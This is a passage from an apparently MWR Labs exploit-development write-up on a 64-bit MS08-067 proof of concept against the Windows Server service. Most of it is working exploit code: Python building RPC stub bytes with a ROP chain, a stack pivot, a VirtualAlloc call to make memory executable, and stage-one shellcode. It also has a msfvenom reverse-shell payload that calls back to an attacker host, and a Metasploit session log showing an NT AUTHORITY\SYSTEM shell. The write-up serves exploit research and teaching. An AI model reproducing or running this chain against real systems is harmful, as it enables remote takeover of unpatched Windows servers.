stub += struct.pack('Q', rop2_rcx)  # RCX Value
stub += '\x00\x00'             # Padding
```

labs.mwrinfosecurity.com

```
# Misc
stub += '\x00\x00'          # Padding
stub += '\x01\x00\x00\x00'  # Max Buffer Count
stub += '\x02\x00\x00\x00'  # Prefix - Max Unicode Count
stub += '\x00\x00\x00\x00'  # Offset
stub += '\x02\x00\x00\x00'  # Prefix - Actual Unicode Count
stub += '\x5c\x00\x00\x00'  # Prefix + Trailing Null Bytes
stub += '\x01\x00\x00\x00'  # Pointer to Path Type
stub += '\x01\x00\x00\x00'  # Path type and flags
```

The screenshot below depicts the result of the PoC up to the execution of the third ROP-gadget. The right side shows RIP pointing to the start of the third ROP-gadget, and the left side shows the values of RCX and RDX being as expected.

3.2.3 Pivoting to a Better Place

With the last update to the PoC preparation was already made to perform the final stack pivot. The last two ROP-gadgets that need to be executed are shown below. Given the state of the registers after the last PoC update, the third ROP-gadget should dereference RCX+0x8 into RAX, which will have RAX point to the start of the original Server UNC buffer.

```
# ROP-Gadget 3
0x07FF7E2F344A mov rax,qword ptr ds:[rcx+8]
0x07FF7E2F344E lea rcx,qword ptr ss:[rsp+60]
0x07FF7E2F3453 mov qword ptr ds:[r8+8],rax
0x07FF7E2F3457 call rdx

# ROP-Gadget 4
0x07FF7E308C6F xchg eax,esp
0x07FF7E308C70 ret
```

At the end of the ROP-gadget, the value of RDX is called, which points to the final ROP-gadget. The final ROP-gadget will swap the values of EAX and ESP, effectively pointing the stack pointer to the beginning of the Server UNC buffer. Letting the current PoC complete its execution results in the Access Violation shown below.

From analysing the values of `RSP` and the stack, it can be seen that `RSP` is now pointing at a fully controllable part of memory. A successful stack pivot has been achieved.

3.3 From `DEP` to `INT3`

The 64-bit versions of Windows are configured to make use of the `fast-call` calling convention by default. The main property of this calling convention to take note of for the exploit is that integer arguments, which could represent actual integer values or 64-bit pointers, are passed to functions using the `RCX`, `RDX`, `R8` and `R9` registers – in this order. In its own way, this makes ROP-chaining functions with arguments less tedious than having to strategically prepare the stack.

In order to disable `DEP` for the memory page that `RSP` is pointing to, the `VirtualAlloc` method will be used. The definition for `VirtualAlloc` is shown below, along with the argument values.

```
LPVOID WINAPI VirtualAlloc(          # Address: 0x78d6f3d0
  _In_opt_ LPVOID lpAddress,         # RCX: Address in current 0x1000 byte memory page
  _In_     SIZE_T dwSize,            # RDX: 0x1
  _In_     DWORD  flAllocationType,  # R8:  0x1000 (MEM_COMMIT)
  _In_     DWORD  flProtect          # R9:  0x40 (PAGE_EXECUTE_READWRITE)
);
```

With the above information, the Server UNC buffer's size and content are updated and shown below.

```
# Server UNC
stub += '\x4a\x00\x00\x00'       # Server UNC - Max Buffer Count
stub += '\x00\x00\x00\x00'       # Offset
stub += '\x4a\x00\x00\x00'       # Server UNC - Actual Buffer Count

# Server UNC Buffer Content
stub += struct.pack('Q', 0x07ff7e45b47f) # pop rax; ret;
stub += struct.pack('Q', 0x190f360)      # value of rax
stub += struct.pack('Q', 0x07ff7fee50da) # pop rdx; ret;
stub += struct.pack('Q', 0x07ff7e45e834) # value of rdx. points to:
                                         # pop rbx; ret;
stub += struct.pack('Q', 0x07ff7ff6314e) # rcx = lpAddress
                                         # mov rcx, [rax]; call rdx
stub += struct.pack('Q', 0x07ff7fee50da) # pop rdx; ret;
```

```
stub += struct.pack('Q', 0x1)             # dwSize = 0x1
stub += struct.pack('Q', 0x07ff7e4a38a9)  # pop r8; ret;
stub += struct.pack('Q', 0x1000)          # flAllocationType = 0x1000
stub += struct.pack('Q', 0x07ff7e796012)  # pop r9; mov rbx, [rsp+0x40]; add rsp, 0x28; ret
stub += struct.pack('Q', 0x40)            # flProtect = 0x40
stub += '\x50\x50'*20                      # compensate for 0x28 byte stack lift
stub += struct.pack('Q', 0x78d6f3d0)      # VirtualAlloc
stub += struct.pack('Q', 0x5000218b)      # jmp rsp;
stub += '\xcc\xcc'                         # int3; int3;
stub += '\x00\x00'                         # Server UNC Trailing Null Bytes
```

The initial ROP-gadgets are responsible for populating RCX with a pointer to the current memory page. Using a similar technique as the stack pivot, the value 0x190f360 is pop'd into RAX and in a later gadget dereferenced into RCX, essentially storing a pointer to the start of the ROP-chain in RCX.

Since the values for the other arguments are known, they are simply pop'd into the appropriate registers down the ROP-chain. The ROP-gadget that populates R9 includes a 0x28 byte stack lift, which is compensated for by padding bytes.

After populating the registers with the arguments, the service returns to VirtualAlloc to change the memory page's permissions. This is followed by a jmp rsp ROP-gadget to redirect code execution to the int3 instruction down the stack. The two screenshots below show the execution right flag set on the current memory page and the int3 breakpoint being hit. Successful code execution has been achieved.

labs.mwrinfosecurity.com

3.4 You're in the "NT AUTHORITY\SYSTEM"

Before proceeding to just adding shellcode and getting a reverse shell, some initial shellcode needs to be added. After a few trial runs it was found that in some instances a large Server UNC buffer would overrun into the next memory page – which is not marked as executable. To circumvent this, the initial shellcode will mark the next memory page as executable, and also decrease RSP by 0x400 to ensure the shellcode can use the stack without accidentally overwriting any shellcode. This shellcode is shown below, followed by a screenshot showing the execution flag set for the next memory page.

```
stub += '\x48\x89\xe1'                 # mov rcx,rsp
stub += '\x48\x81\xc1\x00\x10\x00\x00' # add rcx,1000
stub += '\x48\xc7\xc2\x01\x00\x00\x00' # mov rdx,1
stub += '\x49\xc7\xc0\x00\x10\x00\x00' # mov r8,1000
stub += '\x49\xc7\xc1\x40\x00\x00\x00' # mov r9,40
stub += '\x48\x81\xec\x00\x04\x00\x00' # sub rsp,400
stub += '\x48\xc7\xc0\xd0\xf3\xd6\x78' # mov rax,<kernel32.VirtualAlloc>
stub += '\xff\xd0'                     # call rax
```


The PoC is ready to execute shellcode. For this example, msfvenom's standard Windows 64-bit reverse-shell payload is used. The code below shows the updated Server UNC buffer's content, followed by a beautiful picture of a wild SYSTEM shell.

```
# Server UNC Payload
stub += struct.pack('Q', 0x07ff7e45b47f) # pop rax; ret;
stub += struct.pack('Q', 0x190f360)      # value of rax
stub += struct.pack('Q', 0x07ff7fee50da) # pop rdx; ret;
stub += struct.pack('Q', 0x07ff7e45e834) # value of rdx. points to:
                                         # pop rbx; ret;
stub += struct.pack('Q', 0x07ff7ff6314e) # mov rcx, [rax]; call rdx
stub += struct.pack('Q', 0x07ff7fee50da) # pop rdx; ret;
stub += struct.pack('Q', 0x1)            # dwSize = 0x1
stub += struct.pack('Q', 0x07ff7e4a38a9) # pop r8; ret;
stub += struct.pack('Q', 0x1000)         # flAllocationType = 0x1000
stub += struct.pack('Q', 0x07ff7e796012) # pop r9; mov rbx, [rsp+0x40]; add rsp, 0x28; ret
stub += struct.pack('Q', 0x40)           # flProtect = 0x40
stub += '\x50\x50'*20                    # compensate for 0x28 byte stack lift
stub += struct.pack('Q', 0x78d6f3d0)     # VirtualAlloc
stub += struct.pack('Q', 0x5000218b)     # jmp rsp;
stub += '\x90\x90'                       # nop; nop;

# Initial Shellcode
stub += '\x48\x89\xe1'                   # mov rcx,rsp
stub += '\x48\x81\xc1\x00\x10\x00\x00'   # add rcx,1000
```

labs.mwrinfosecurity.com

```
stub += '\x48\xc7\xc2\x01\x00\x00\x00'    # mov rdx,1
stub += '\x49\xc7\xc0\x00\x10\x00\x00'    # mov r8,1000
stub += '\x49\xc7\xc1\x40\x00\x00\x00'    # mov r9,40
stub += '\x48\x81\xec\x00\x04\x00\x00'    # sub rsp,400
stub += '\x48\xc7\xc0\xd0\xf3\xd6\x78'    # mov rax,<kernel32.VirtualAlloc>
stub += '\xff\xd0'                        # call rax
stub += '\x90'                            # nop

# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.10.24 LPORT=5555 EXITFUNC=thread -f python
#   shellcode size: 460 bytes => 230 Unicode characters
stub += shellcode

stub += '\x90\x90'*(250 - (len(shellcode)/2)) # NOP padding

stub += '\x00\x00'                         # Server UNC Trailing Null Bytes
```

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 192.168.10.24:5555
[*] Starting the payload handler...
msf exploit(handler) > [*] Command shell session 2 opened (192.168.10.24:5555 ->
 192.168.10.21:1027) at 2016-11-02 17:44:57 +0200

msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>ver
ver

Microsoft Windows [Version 5.2.3790]

C:\WINDOWS\system32>systeminfo
systeminfo

Host Name:                 AT-WIN2003-X64
OS Name:                   Microsoft(R) Windows(R) Server 2003 Enterprise x64 Ed
ition
OS Version:                5.2.3790 Service Pack 1 Build 3790
```

3.5 Reliability Considerations

To conclude this write-up, the reliability of this PoC needs to be addressed. As was seen during the development of the PoC, an assumption was made that the original smashed stack is always located at the same place in memory, with the same layout. Ideally, this should be avoided when developing reliable exploits. But this assumption was key to achieving command execution and deemed valid due to the consistency of it even after performing aggressive enumeration against the target service.

Although, it was found that invalid RPC requests, which occur as a result of malformed stubs, from time to time resulted in stack offsets for consecutive RPC requests. But these malformed stubs only occurred as a result of misconfigured buffer sizes in the stub.

Also, it was found that the Server service would crash during the execution of the shellcode. This finding is what motivated the initial stack lifting shellcode, and also aided in discovering that large stubs caused shellcode to overrun into the next, non-executable, memory page. But the Server service would still crash from time to time, and it is assumed to be as a result of the Server service's state after the shellcode's execution. For the scope of this write-up, this investigation is not included.

4. References

[1] https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

[2] https://en.wikipedia.org/wiki/Conficker

[3] http://www.phreedom.org/blog/2008/decompiling-ms08-067/

[4] https://www.reddit.com/r/AskNetsec/comments/27qjj4/anyone_know_where_some_poc_code_for_ms08067_is/

[5] http://x64dbg.com/

[6] http://ropshell.com/

[7] https://msdn.microsoft.com/en-us/library/ms235286.aspx

labs.mwrinfosecurity.com